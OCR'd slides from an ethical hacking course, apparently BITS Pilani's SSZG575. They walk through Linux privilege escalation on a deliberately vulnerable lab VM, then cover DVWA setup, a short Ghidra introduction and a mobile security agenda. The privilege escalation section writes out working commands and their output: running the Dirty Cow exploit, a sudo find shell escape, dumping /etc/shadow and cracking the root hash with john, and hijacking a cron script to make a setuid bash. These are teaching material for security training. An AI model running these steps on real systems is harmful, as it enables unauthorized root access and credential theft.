  - Discovered and partially patched in 2016 and fully patched in 2017

# Setup a Victim Machine

- Linux machine setup:
  - *Download a test machine from https://github.com/sagishahar/lpeworkshop*
  - *Import test machine in your VMware/VirtualBox software to set up a vulnerable environment*
  - *Credentials for this machine are:*
    - *Username: user and Password: password321*
    - *Username: root and Password: password123*
  - *Login into the machine and note down the IP address using ifconfig*
  - *Vulnerable machine is ready for use*

- You can also setup a Linux machine using AWS, Azure, GCP or any other cloud platform.

# Privilege Escalation by Kernel Exploit

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user (not root)
2. Enumerate the victim machine to get information about the target system by using commands like “uname -a” and “cat /proc/version”

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:41:45 2020 from 192.168.110.128
user@debian:~$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux
user@debian:~$ cat /etc/issue
Debian GNU/Linux 6.0 \n \l

user@debian:~$ cat /proc/version
Linux version 2.6.32-5-amd64 (Debian 2.6.32-48squeeze6) (jmm@debian.org) (gcc version 4.3.5 (Debian 4.3.5-4) ) #1 SMP Tue May 13 16:34:35 UTC 2014
user@debian:~$
```

3. Based on enumerated information, find an exploit for the corresponding Linux system
4. In this case the Linux version was vulnerable to Dirty Cow exploit
   - Exploit can be founded at: *https://www.exploitdb.com/exploits/40839*
   - Copy the exploit code

# Privilege Escalation by Kernel Exploit

5. Create a file by using and editor like “nano dirty.c” and paste the exploit code in the file
6. Compile the exploit using the command:
   *gcc -pthread dirty.c -o dirty -lcrypt*
6. After successful compile, run the exploit (compiled file) i.e. *“./dirty”*
7. Enter a password of your choice in response to exploit’s password request

```
user@debian:~$ nano dirty.c
user@debian:~$ gcc -pthread dirty.c -o dirty -lcrypt
user@debian:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash

mmap: 7fd24ea2b000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
user@debian:~$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

# Privilege Escalation by Kernel Exploit

8. To get the root privilege enter following command:
   - *su firefart*
   - In response to password, enter the password you entered at the time when the exploit was executing
   - Exploit provides the user ‘firefart’ with root privilege

```
user@debian:~$ su firefart
Password:
firefart@debian:/home/user# cd ../..
firefart@debian:/# cd root
firefart@debian:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@debian:~#
```

# Privilege Escalation by Password Mining

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user
2. Check the commands that had been used in the victim machine previously by using command “history” or “cat .bash_history”.

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:50:11 2020 from 192.168.110.128
user@debian:~$ history
    1  ls -al
    2  cat .bash_history
    3  ls -al
    4  mysql -h somehost.local -uroot -ppassword123
    5  exit
    6  cd /tmp
    7  clear
    8  ifconfig
    9  netstat -antp
   10  nano myvpn.ovpn
```

# Privilege Escalation by Password Mining

3. Check for a command with use of credentials – MySQL has credentials
4. Use these credentials to get root privilege
5. While the credentials were for MySQL, high probability that these will work for OS ‘root’ login as well.

```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

# Privilege Escalation by Sudo

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$
```

2. Use *'sudo –l'* to find commands that can be executed via **sudo**

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

# Privilege Escalation by Sudo

3. **'find'** command can be run via sudo
4. Use find command to elevate privilege: ***sudo find . -exec /bin/sh \; -quit***
5. A new shell with **'root'** privileges is started

```
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1#
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```

# Privilege Escalation by File Permission

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$
```

2. At command prompt type: *ls -al /etc/shadow*

```
user@debian:~$ ls -al /etc/shadow
-rw-r--r-- 1 root shadow 810 May 13  2017 /etc/shadow
user@debian:~$
```

3. Notice that /etc/shadow file has global read permission, allowing a regular user to read this file

# Privilege Escalation by File Permission

4. At command prompt type: *cat /etc/shadow*

```
user@debian:~$ cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1zrR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
user@debian:~$
user@debian:~$
```

5. Copy the hash for the root user.

6. In Attacker machine open the command prompt and type: echo “root_hash” > hash.txt

# Privilege Escalation by File Permission

7. Try to crack the root hash by using any brutforce/dictionary password cracker like: *john --wordlist=<path/to/wordlist> hash.txt*

```
root@kali:~# john --wordlist=wordlist.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2020-12-24 19:40) 25.00g/s 225.0p/s 225.0c/s 225.0C/s password..hacker123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

8. From the output, the cracked credentials in this case it is “password123”
9. Use it to escalate privilege.

```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```

# Privilege Escalation by Crontab

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user

```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$
```

2. At command prompt type: *cat /etc/crontab*

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```

# Privilege Escalation by Crontab

3. At command prompt type: *echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh*

4. Give executable permission to overwrite.sh: *chmod +x*

```
user@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh
user@debian:~$ chmod +x /home/user/overwrite.sh
```

5. Wait 1 minute for the bash script to execute after that in your command prompt type: */tmp/bash -p*

```
user@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
bash-4.1#
```

6. This will successfully elevate privileges by using crontab.

# DVWA

# What is DVWA?

- Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
- Main objectives are:
  - To be an aid for security professionals to test their skills and tools in a legal environment,
  - Help web developers better understand the processes of securing web applications
  - Aid teachers/students to teach/learn web application security in a class room environment

- **URL:** https://dvwa.co.uk

# DVWA Vulnerabilities

- Brute-force
- File Inclusion & File Upload
- Insecure CAPTCHA
- SQL Injection (Normal & Blind)
- Weak Session IDs
- XSS (Reflected, Stored & DOM)
- CSRF
- Command Injection
- CSP Bypass

# Requirements

- Web server (XAMPP as an alternative)
- PHP
- MySQL
- Other possible dependencies (depending on the OS)

# Installation

- Install the dependencies (only Debian-based):
  *$ sudo apt install apache2 mysql-server php php-mysqli php-gd libapache2-mod-php*

- Clone the DVWA repo:
  *$ git clone https://github.com/ethicalhack3r/DVWAOr*

- download the source:
  *$ cd /var/www/html*
  *$ wget https://github.com/ethicalhack3r/DVWA/archive/v1.9.zip && unzip v1.9.zip*
  *$ mv DVWA-1.9 /var/www/html/dvwa*

- Create the database with name DVWA.
- Configure config.inc.php file located at /config/config.inc.php.
- Modify the database credentials within the config.inc.php file.
- Default variables:
  *$_DVWA[ 'db_user' ] = 'root';*
  *$_DVWA[ 'db_password' ] = 'p@ssw0rd';*
  *$_DVWA[ 'db_database' ] = 'dvwa';*

# Installation…

- If you are on Kali Linux, you'll need to create a new DB user since MariaDB is default in Kali.

  *$ service mysql start*
  *$ mysql -u root –p*

  *mysql > create database dvwa;*
  *mysql > CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'p@ssword';*
  *mysql > grant all on dvwa.* to 'user'@'127.0.0.1';*
  *mysql > flush privileges;*
  *mysql > exit*

  *$ service mysql stop*

- Setup reCAPTCHA keys in the config.inc.php file
- Restart server and MySQL

# Assignments

# Assignments

A. Try the privilege escalation methods and write a note on various methods to mitigate privilege escalation
B. Microsoft Windows 10 gives unprivileged user access to system32\config files (Refer URL: https://www.kb.cert.org/vuls/id/506989)
C. Pre-Read for next class: https://bugs.chromium.org/p/project-zero/issues/detail?id=1726&redir=1

**Reference Reading:**


1. https://www.exploit-db.com/exploits/40839
2. https://gtfobins.github.io/#+sudo
3. https://www.exploit-db.com/docs/46131
4. https://www.netsparker.com/blog/web-security/privilege-escalation/
5. https://github.com/sagishahar/lpeworkshop
6. https://drive.google.com/file/d/0B6EDpYQYL72rQ2VuWS1QR2ZsUlU/view
7. https://www.exploit-db.com/exploits/40839

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Ethical Hacking
# Session: 05 (Mobile Application Security)

# Agenda

- Ghidra Reverse Engineering Tool
  - Introduction
  - Platforms
  - Framework components
  - Features
  - How to use?
- Mobile Application Security
  - Android Security: kernel and applications
  - IOS Security: kernel, applications
  - Rooting and Jailbreaking, File system level access, Super-user, Malware
  - Countermeasures: Strategies, Scenarios

# Ghidra Tool

# What is Binary Reverse Engineering?

- Reverse engineering is the process of uncovering principles behind a piece of hardware or software, such as its architecture and internal structure.
- Binary Reverse engineering is a process that hackers use to figure out a program's components and functionalities in order to find vulnerabilities in the program.
- Original software design is recovered by analyzing the code or binary of the program, in order to hack it more effectively.

# Why Binary Reverse Engineering?

- Research network communication protocols
- Find algorithms used in malware such as computer viruses, trojans, ransomware, etc.
- Research the file format used to store any kind of information, for example emails databases and disk images
- Check the ability of your own software to resist reverse engineering
- Improve software compatibility with platforms and third-party software
- Find out undocumented platform features

# Key Reverse Engineering Terms

- Binary Auditing
  - Binary Auditing deals with the analysis of binary files
  - developing strategies to understand, analyze and interprete native code
- De-compiler
  - A de-compiler represents executable binary files in a readable form.
  - It transforms binary code into text that software developers can read and modify.
- Disassembler
  - Carries out one-to-one mapping of processor binary instruction codes into instruction mnemonics.
- De-complilers and Disassemblers both generate human readable text from binaries however De-compilers generate much higher level text from understanding point of view.

# What is GHIDRA?

- A Software Reverse Engineering (SRE) framework created by National Security Agency (NSA) of the USA.
- Includes a set of tools that help analyze compiled code on a variety of platforms including Windows, MacOS and Linux.
- Capable of disassembly, assembly and de-compilation.
- In development for 20 years.
- Primarily written in Java.
  - Some C/C++.
  - Can write scripts in Python.
  - Requires a Java Runtime and Development Kit (not all versions of Java supported).
- Designed for customizability and extensibility.

# What is GHIDRA?

- Ghidra 9.0 publicly released March 2019.
- Source code released on Github April 2019.
- Created as a platform to solve hard cyber security problems.
- Install Java on Linux systems
- Add path of JDK to PATH variable
  - export PATH=<path of JDK dir>/bin:$PATH
- www.ghidra-sre.org
- https://github.com/NationalSecurityAgency/ghidra

# What is GHIDRA?

GENERIC

HEXIDECIMAL

INTEGRATED

DECOMPILING

REVERSE-ENGINEERING

ARCHITECTURE


# Ghidra Platform Requirements

- **Platforms Supported**
  - Microsoft Windows 7 or 10 (64-bit)
  - Linux (64-bit, CentOS 7 is preferred)
  - MacOS (OS X) 10.8.3+ (Mountain Lion or later)
  - **Note:** All 32-bit OS installations are now deprecated.
- **Minimum Requirements**
  - **Hardware**
    - 4 GB RAM
    - 1 GB storage (for installed Ghidra binaries)
    - Dual monitors strongly suggested
  - **Software**
    - Java 11 64-bit Runtime and Development Kit (JDK)

# Ghidra Features


- Main UI
- Listing view
- Function graph
- Decompiler
- File system browser
- Script manager
- Integrated windows
- Other features

# Ghidra Features: Main UI





- Ghidra is project based
- Project window

# Ghidra Features: Listing View




- Annotations
- Instructions
- Data
- Comments

# Ghidra Features: Function Graph




- Displays functions as code block

# Ghidra Features: Decompiler

Decompile: FUN_100001a1a - (cp)


```
void FUN_100001a1a(void)

{
  BOOL BVar1;
  char *pcVar2;
  char *pcVar3;

  BVar1 = _compat_mode("bin/cp","unix2003");
  if ((char)BVar1 == 0) {
    pcVar3 = "usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-apvXc]
    pcVar2 =
    "       cp [-R [-H | -L | -P]] [-f | -i | -n] [-apvXc] source_f
  }
  else {
    pcVar3 = "usage: cp [-R [-H | -L | -P]] [-fi | -n] [-apvXc] sou
    pcVar2 = "       cp [-R [-H | -L | -P]] [-fi | -n] [-apvXc] sou
  }
  _fprintf(*(FILE **)___stderrp,"%s\n%s\n",pcVar3,pcVar2);
                    /* WARNING: Subroutine does not return */
  _exit(0x40);
}
```

